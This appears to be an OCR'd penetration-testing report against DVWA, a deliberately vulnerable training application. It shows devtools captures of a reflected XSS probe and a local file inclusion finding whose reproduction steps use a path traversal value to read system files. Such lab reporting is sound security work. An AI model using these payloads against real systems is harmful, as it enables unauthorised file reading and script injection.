2 ms
logo.png
200
png
xss_r/?name=%3Cscript%3Ealert%28%27CSP%27%29
(disk cache)
2 ms
add_event_listeners.js
200
script
xss_r/?name=%3Cscript%3Ealert%28%27CSP%27%29
(disk cache)
2 ms
favicon.ico
200
x-icon
Other
(disk cache)
5 ms
6 requests
4.8 kB transferred
16.5 kB resources
Finish: 17.65 s
DOMContentLoaded: 17.62 s
Load: 17.62 s


Vulnerability: Reflected Cross Si
127.0.0.1:8080/DVWA/vulnerabilities/xss_r/?name=<script>alert%28%27CSP%27%29<%2Fscript>#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
Elements
Console
Sources
Network
Performance
Memory
Application
Privacy and security
Lighthouse
Recorder
DOM Invader
Preserve log
Disable cache
No throttling
Filter
Invert
More filters
All
Fetch/XHR
Doc
CSS
JS
Font
Img
Media
Manifest
Socket
Wasm
Other
1,000 ms
2,000 ms
3,000 ms
4,000 ms
5,000 ms
6,000 ms
7,000 ms
8,000 ms
9,000 ms
10,000 ms
11,000 ms
12,000 ms
13,000 ms
14,000 ms
15,000 ms
16,000 ms
17,000 ms
18,000 ms
Name
xss_r/?name=%3Cscript%3Eale...
main.css
dvwaPage.js
logo.png
add_event_listeners.js
favicon.ico
Headers
Payload
Preview
Response
Initiator
Timing
Cookies
5
6 <head>
7 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
8
9 <title>Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
10
11 <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
12
13 <link rel="icon" type="\image/ico" href="../../favicon.ico" />
14

Vulnerability 8 – Application is Vulnerable to File Inclusion

Severity:	High
Prerequisites:	• DVWA Security Level: **Low** • **Logged-in user** required to access the vulnerable module • Module Tested: File Inclusion
Steps to Reproduce:	1. Navigate to: http://localhost/DVWA/vulnerabilities/fi/ 2. In the URL, replace the page parameter : **?page=include.php** with : **?page=../../../../../../windows/system.ini** 3. Hit Enter and observe the page output. 4. If the content of the local file is shown (e.g., [drivers], or root:x:0:0:), it confirms Local File Inclusion (LFI)

Vulnerability 8 – Application is Vulnerable to File Inclusion

Expected Result :

- Application should only include **known, safe files**
- User input should not alter which file is included
- Path traversal like ../ should be rejected or ignored

Actual Result:

- The page parameter directly includes files from the system
- No validation or sanitization of file path
- Application displays the contents of sensitive OS files


Impact:


- Attackers can:
  → View server-side code
  → Read sensitive system files
  → Escalate to **Remote Code Execution (RCE)** under certain conditions

